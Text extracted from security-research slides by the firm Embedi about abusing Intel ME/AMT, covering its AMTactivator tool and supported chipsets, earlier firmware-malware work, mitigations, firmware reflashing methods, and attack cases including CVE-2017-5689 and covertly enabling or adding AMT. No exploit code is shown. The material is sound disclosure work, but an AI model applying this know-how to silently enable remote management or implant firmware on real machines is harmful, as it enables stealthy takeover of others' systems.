
Intel ME version	System and chipset	CPU
7	Intel DQ67SW (vPro), Intel Q67	Intel Core i7-2600 (vPro)
8	Gigabyte GA-H77-D3H (non-vPro), Intel H77	Intel Core i7-3770 (vPro)
9	Gigabyte GA-Q87N (vPro), Intel Q87	Intel Core i3-4300 (non-vPro)
		Intel Core i5-4590 (vPro)
	Gigabyte GA-H97-D3H (non-vPro), Intel H97	Intel Core i5-4590 (vPro)

Code: <https://github.com/embedi/meitools>



Current limitations of AMTactivator

- Only 6 - 9 Intel desktop chipset series are supported. Successful AMT activation on 100/200 series chipsets not yet achieved.
- Intel AMT configures to Standard Manageability mode (without the KVM feature) if your CPU is non-vPro.
- Intel AMT activation is possible on the systems with Intel ME 5MB firmware (1,5MB firmware doesn't have such functionality).
- Windows only, can be ported to Linux.
- Uses our kernel drivers for its operation. Can be implemented to work with Intel MEI driver as well.



- 2015, "How Many Million BIOSes Would you Like to Infect?", Xeno Kovah & Corey Kallenberg
 - Section 6.2 "Network command & control of firmware-level malware"
 - SMM malware
 - Just writing data to a serial port
- 2017, "PLATINUM continues to evolve, find ways to maintain invisibility", Windows Defender Advanced Threat Hunting Team
 - Use Intel AMT Serial-over-LAN (SOL) channel for communication
 - Use AMT Technology SDK's Redirection Library API (imrsdk.dll)
 - IMR_SOLSendText()/IMR_SOLReceiveText() functions

- Periodically check if your system doesn't have Intel AMT enabled (network ports)
 - But an attacker could periodically change the state of Intel AMT (enable/disable)
- Uninstall Intel MEI driver
 - But an attacker could use its own driver to access MEI
- Use the network firewall to block any external requests to Intel AMT known network ports
 - Not useful for companies that use Intel AMT in their network infrastructure
- Use [me_cleaner](#) to cut out the unnecessary functionality from Intel ME firmware of your system
 - Could brick your system (you will need a hardware programmer to recover)



Spread Out 2

Methods:

- using the SPI flash programmer (if flash memory regions are locked)
- software way (if flash memory regions are not locked)
 - through kernel driver
 - using BIOS vulnerabilities

An obvious limitation: the new FW should fit the SPI flash size

Systems with 6 - 9 series chipsets *

system won't boot (resets during the early phases of boot process)

Systems with 100 series chipsets *

system boots

* — work in progress

What could an attacker do?

Case 1: The system uses outdated Intel AMT
CVE-2017-5689

Case 2: The system doesn't use Intel AMT
ActivatorAMT


Case 3: There is no Intel AMT in the systems
Add Intel AMT functionality by upgrading the 1.5MB firmware to 5MB
firmware

Intel chipset series	Case 1	Case 2	Case 3
6	+	+	?
7	+	+	?
8	+	+	?
9	+	+	?
100	+	?	+
200	+	?	?

? - not tested

If you want to give us a hand in testing, please contact us

Attack scenarios



1. ring-3 firmware (Intel ME/AMT) has security issues.
2. ring-3 hardware (Intel ME/AMT) has undocumented features.
3. New stealth infecting technique of computer system.
4. Legit functionality for illegit actions.

One should get used to the idea that attackers' possibilities and Intel AMT capabilities are the same thing. Specifically, they can use Intel AMT functionality to achieve their malicious purposes.

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THANK YOU FOR YOU ATTENTION!

CONTACTS:

Website: embedi.com

Telephone: +1 5103232636

Email: info@embedi.com

Address: 2001 Addison Street Berkeley, California 94704

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